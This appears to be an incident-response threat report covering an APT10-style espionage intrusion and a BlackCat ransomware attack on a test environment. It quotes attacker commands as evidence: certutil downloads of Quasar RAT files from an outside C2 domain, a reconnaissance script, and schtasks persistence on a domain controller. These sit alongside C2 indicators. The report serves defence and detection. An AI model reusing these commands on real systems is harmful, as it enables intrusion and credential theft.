UNIT 42 Managed Services

Threat Report Summary

Customer: MITRE Engenuity

Date: 02/27/2024

Table of Contents

Executive Summary

The Palo Alto Networks Unit 42 Managed Services team has identified suspicious activity on multiple hosts within your environment. This report summarizes our investigation for the period from February 19th, 2024, to February 23rd, 2024. It's important to note that due to the agent configuration in your environment (report-only mode), the activity was detected but not automatically remediated. Please refer to the Remediation Recommendations section for detailed response recommendations.

During our investigation, we observed the use of multiple hacking tools, techniques, and various types of malware. Multiple users and assets were compromised, large amounts of data was exfiltrated, and multiple assets were encrypted by ransomware within your environment, all targeted by two distinguished adversaries:

APT10, a cyber espionage group, and BlackCat, a ransomware group, have distinct objectives. The goal of APT10 is to identify critical assets and exfiltrate data from your environment. Meanwhile, BlackCat aims to exfiltrate data and encrypt it on multiple hosts, presumably for the purpose of double extortion.

This report provides a detailed summary of the different attack vectors, users, assets, techniques, tools, and malware leveraged, as well as the impact caused by these two adversaries. It also includes detailed remediation steps related to this incident and, more broadly, recommendations to enhance your environment and security posture for the future. In addition, we have included a detailed analysis of MITRE ATT&CK TTPs (Tactics, Techniques, and Procedures) utilized by the adversaries, explaining the significance of each in the context of their operations. Understanding these TTPs can help in developing targeted defense strategies, ensuring your environment becomes more secure and enabling you to mitigate the risk of similar attacks

Due to the severe impact of these two attacks on your environment, it is crucial that you follow our recommendations, sent to you as real-time alerts, daily reports, and this conclusion report, as soon as possible

Should you have any questions regarding the detailed analysis outlined in our various communications, or any other question, please do not hesitate to contact us at unit42-mdr@paloaltonetworks.com.

Threat Brief

Risk level: Critical

Threat Status: Active

This report covers activity: February 19th, 2024, 13:46:42 UTC - February 23rd, End of day

Hosts: gabumon, parrotmon, blacknoirmon,raremon,kimeramon,alphamon, butchermon, bakemon, datamon, stormfrontmon, leomon, cecilmon

Usernames: DIGIRUNAWAY\kizumi, DIGIRUNAWAY\kizumi.da, DIGIREVENGE\kmimi, DIGIREVENGE\ykaida.da, leomon\root, DIGIREVENGE\marakawa, DIGIREVENGE\zorimoto ,windesk

Notifications IDs: 55, 56, 57, 58, 59,63. 66, 67, 70, 71,74,76,77,81,96,97,99,100,102,104,106,128, 129, 130, 133, 136, 137, 141, 144, 145

What Happened:

On February 19th, 2024, at 13:45:23, initial access was spotted on the host “gabumon,” where the compromised user “DIGIRUNAWAY\kizumi” was used to perform RDP from a public IP address 116.83.1.29 (Japan), AS 2510 (FUJITSU LIMITED)."

Following the RDP connection, certutil was leveraged to download additional malicious artifacts to host gabumon. These artifacts were later used in the attack chain in a DLLSide-Loading attack against Notepad++.

Additionally we’ve spotted “DIGIRUNAWAY\kizumi.da”, creating multiple domain accounts, that we identified as not related to the active threat (request for verification email was sent).

Unit 42 also observed that two shadow copies were created for the root volume of both hosts (blacknoirmon and kimeramon). This activity suggests a potentially compromised user.

Continued suspicious activity was seen on host "gabumon", which was used to access the domain controller "parrotmon" with full Domain Admin privileges under the "DIGIRUNAWAY\kizumi.da" account.

Multiple files were copied from "gabumon" to "parrotmon", including a slightly modified VERSION.dll. A scheduled task was created to execute Notepad++ on the domain controller and perform the same sideloading technique observed.

At a later stage, the same Notepad++ which was attributed with QuasarRAT was used to dump NTDS.dit, which is a database containing the password hashes for all the users within the domain.

Continued attempts at discovery and lateral movement were observed with lateral movement occurring from the DIGIRUNAWAY domain to hosts and users on the DIGIREVENGE domain. We first observed Active Directory reconnaissance with dsquery, where the threat actor quickly identified and further investigated the presence of the second domain. Shortly after, we observed lateral movement from user, DIGIRUNAWAY\kizumi.da in which multiple tools were copied onto a new victim system, “kimeramon”, which is joined to the DIGIREVENGE domain.

Malicious activity was observed when the threat actor authenticated to the "kimeramon" system remotely from host 10.30.10.4 / "raremon" using credentials for user "DIGIREVENGE\zorimoto".

We then observed activity with ADRecon, attempting to gain additional information about Active Directory hosts and groups.

We also observed lateral movement to a new host, "datamon", an SQL server, in the environment. New tooling was observed downloaded with bitsadmin and is designed to obtain credential information from a specific table.

The credentials previously stolen included credentials for a local account, "windesk" on host "kimeramon". These credentials were used to enable WDigest, which stores cleartext credentials in memory, and then were used to dump credentials from the LSASS process, which was later exfiltrated using the rclone utility.

In addition we observed successful efforts to exfiltrate data from file server "Alphamon". Using credentials for user "DIGIREVENGE\kmimi", the threat actor archived all data in the "F:\data" network share on the file server and exfiltrated it to attacker controlled infrastructure.

We observed a cluster of activity initiated by the authentications to the host "raremon" with the compromised user 'op1', which appears to be a distinct and separate group of activity compared to activity previously reported associated with APT10/menuPass initiated by the compromised user "DIGIRUNAWAY\kizumi". We note the possibility of two concurrently active threat groups, with one observed using similar TTPs to APT10/menuPass, and the second one using TTPs associated with the BlackCat ransomware group.


The new activity, attributed to BlackCat, was observed with authentication to "raremon" by user op1. This session was used to establish an RDP session to "kimeramon" where several actions were performed. First, the threat actor downloaded a new binary "collector1.exe" designed for mass data exfiltration. Next, they executed a script to perform port scanning.

Mass data exfiltration was performed on 7 hosts by executing the "collector1.exe" binary. 6 executions were performed remotely with PsExec on 6 hosts in the environment, including an Exchange host, a domain controller, a file server, and a SQL server. The binary was also run on one additional host through manual execution using explorer.exe.


Lastly, we observed a ransomware deployment on 8 hosts in your environment. Shortly after, we observed a new authentication to "kimeramon" from "raremon" again using the user "op1" on raremon and "DIGIREVENGE\zorimoto" on "kimeramon". This session was used to run the ransomware's binary with domain admin privileges, launching other ransomware binary processes on remote hosts using PsExec. An additional Linux host had destructive activity performed as well, with VMs being deleted and backup snapshots wiped from the host.

Infection Flow


DAY 1 - 02/19/2024



DAY 2 - 02/20/2024




DAY 3 - 02/21/2024




DAY 4 - 02/22/2024


BlackCat



APT10



DAY 5 - 02/23/2024



Event Details

Initial compromise was observed on Feb 19th 2024 13:46:42 UTC, an RDP session from a public domain (IP: 116.83.1.29, Hostname: Homelander, Geo-Location: Japan) was established towards an IIS server (IP: 10.10.10.9, Hostname: gabumon). The user used for authentication is DIGIRUNAWAY\kizumi, member of AD security group "IIS Admins'' and a second domain admin account member of AD security group "Domain Admins''. The logon type was 10 (remote interactive).

On Feb 19th 2024 13:46:59 UTC, the threat actor used the remote session to launch a “certutil” command on gabumon to perform c2 payload download from a suspected malicious domain.
Suspicious domain: ten-cent[.]us. (121.93.66.49)

Commands

Command	Downloaded File path
certutil.exe -urlcache -f http://ten-cent.us/files/ngen.old2.log C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.old2.log	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.old2.log
certutil.exe -urlcache -f http://ten-cent.us/files/mshtml.wpf.wfx C:\Windows\Microsoft.NET\mshtml.wpf.wfx	C:\Windows\Microsoft.NET\mshtml.wpf.wfx
certutil.exe -urlcache -f http://ten-cent.us/files/skt.dll C:\Windows\System32\skt.dll	C:\Windows\System32\skt.dll
certutil.exe -urlcache -f http://ten-cent.us/files/VERSION.dll "C:\Program Files\Notepad++\VERSION.dll"	C:\Program Files\Notepad++\VERSION.dll

The files downloaded with certutil appear to be related to Quasar RAT, which is described in the Malware Analysis section.

Notepad++.exe was launched on gabumon, loading the VERSION.dll file (which was downloaded using certutil) into the running process.




Figure 1: Description: notepad++.exe process chain after DLL sideloading

A child powershell script was written to disk by the Quasar RAT and launched C:\Users\kizumi\AppData\Local\Temp\ekR9TmrCQa1Q.ps1

On Feb 19th 2024 13:46:59 UTC, the side-loaded DLL initiated network connections from notepad++ to 121.93.4.32 (port 4782) and to 121.93.66.49 (HTTP). Along with the debug file, an encrypted log files were created by the notepad:


- C:\Windows\Microsoft.NET\QLoaderLogs.txt
- C:\Program Files\Notepad++\clientmanagement.log

On Feb 19th 2024 14:03:56 UTC, the powershell child process enumerated network configurations on the host with "ipconfig /all". It then identified the configured DNS servers, likely in an attempt to discover domain controllers in the environment running nslookup, as these servers typically also handle DNS functions internally.

```
$output = ipconfig /all
```

```
$regex = (Select-String -InputObject $output -Pattern '\\DNS Servers .*: (.*? )')
nslookup $regex.Matches.Groups[1].Value"
```

Snippet from “ekR9TmrCQa1Q.ps1”



Event Log Message

Feb 19th 2024 14:03:56

AmsiScanBuffer

Event Log Data Fields

```
{
  "appname":
"PowerShell_C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe_10.0.203
48.1",
  "session": "0x1380",
  "content": "$output = ipconfig /all\r\n$regex = (Select-String -InputObject $output -Pattern
'\\DNS Servers .*: (.*? )')\r\nnslookup $regex.Matches.Groups[1].Value",
  "scanStatus": "2",
  "contentname": "C:\\Users\\kizumi\\AppData\\Local\\Temp\\ekR9TmrCQa1Q.ps1",
  "scanResult": "1",
  "originalsize": "292",
  "contentsize": "292",
  "hash":
"0xD5655D1327D33C06EC86FA98A48E9E0E66199767DC819AA4A18B8E78335A7C58",
  "contentFiltered": "false"
}
```


Description: Partial script contents for script “ekR9TmrCQa1Q.ps1”

The Quasar RAT loaded into Notepad++ on host "gabumon" had a keylogger functionality. It used the following encrypted files for logging:

- C:\Program Files\Notepad++\clientmanagement.log
- C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log
- C:\Users\kizumi\AppData\Roaming\Logs\2024-02-20-log

We have noted that on Feb 19th 2024 18:15:13 , the keylogger was activated and the file "C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log" was created in response to the “runas” command execution on host “gabumon”(runas /user:DIGIRUNAWAY\kizumi.da cmd) - in what appeared to be a legitimate action from the real account owner.

Once the keylogger was activated it was able to log the password of kizumi.da, which was entered in the credential prompt that appeared following the 'runas' execution.



TIMESTAMP ↓↑	SRC_PROCESS_USE...	FILE_PATH	ACTION_TYPE
Feb 19th 2024 18:15:13	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Create
Feb 19th 2024 18:15:13	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:15:13	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:15:28	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Read
Feb 19th 2024 18:15:28	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:15:28	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:15:43	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:15:43	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Read
Feb 19th 2024 18:15:43	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Write
Feb 19th 2024 18:16:15	DIGIRUNAWAY\kizumi	C:\Users\kizumi\AppData\Roaming\Logs\2024-02-19-log	File Read

Figure 2: Suspected keylogger files written by Notepad++

On Feb 19th 2024 18:16:15, the file 2024-02-19-log, which contains the password for the domain admin kizumi.da, was exfiltrated by the Quasar RAT. On Feb 20th 2024 13:57:42 UTC , the user executed a "runas" command to impersonate the domain admin account "DIGIRUNAWAY\kizumi.da". A “cmd.exe” process was executed on "gabumon" that performed the following actions:

- Copy the following files to the admin share on "parrotmon":
    - \\10.10.10.4\admin$\Microsoft.NET\Framework64\v4.0.30319\ngen.old3.log
    - \\10.10.10.4\admin$\Microsoft.NET\mshtmled.wpf.cfg
    - \\10.10.10.4\admin$\System32\nhi.dll
    - \\10.10.10.4\C$\Program Files\Notepad++\VERSION.dll
- Remotely create and run scheduled task on host "parrotmon" (domain controller) under Domain Admin user:


Unset
```
schtasks /create /s 10.10.10.4 /u DIGIRUNAWAY\kizumi.da /p <password
redacted> /tn "Notepad++ Script" /tr "\"C:\Program
Files\Notepad++\notepad++.exe\"" /ru DIGIRUNAWAY\kizumi.da /rp <password
redacted> /rl HIGHEST /sc MINUTE /mo 15 /f
```

Unset
```
schtasks /run /s 10.10.10.4 /u DIGIRUNAWAY\kizumi.da /p <password
redacted> /tn "Notepad++ Script"
```

“notepad++.exe” was executed through the scheduled task mechanism. This scheduled task is set to execute every 15 minutes. The “Version.dll” file was sideloaded into the running process in a similar manner as before, and similar actions were performed. However, we did observe a connection to a new C2 domain and IP address:

- Domain: notepad-plusplus-updates[.]eu
- Resolved IP address: 121.93.99[.]100

We also noted a mutex creation with the value "sfkj39tg2qevuaoisvhkjg4qksjcvhkq2p", and noted that this mutex is the same as the one created from the sideloaded “notepad++.exe” process on host gabumon observed on February 19.



ACTOR_PROCESS_COMMAND_LINE	SYSCALL_MUTANT_NAME
"C:\Program Files\Notepad++\notepad++.exe"	sfkj39tg2qevuaoisvhkjg4qksjcvhkq2p
"C:\Program Files\Notepad++\notepad++.exe"	sfkj39tg2qevuaoisvhkjg4qksjcvhkq2p

Figure 3: Mutex creation on "gabumon" and "parrotmon"

A few hours later, on Feb 20th 2024 17:54:28 UTC, the “notepad++.exe” process used “ntdsutil.exe” to access ntds.dit in a known credential harvesting technique.

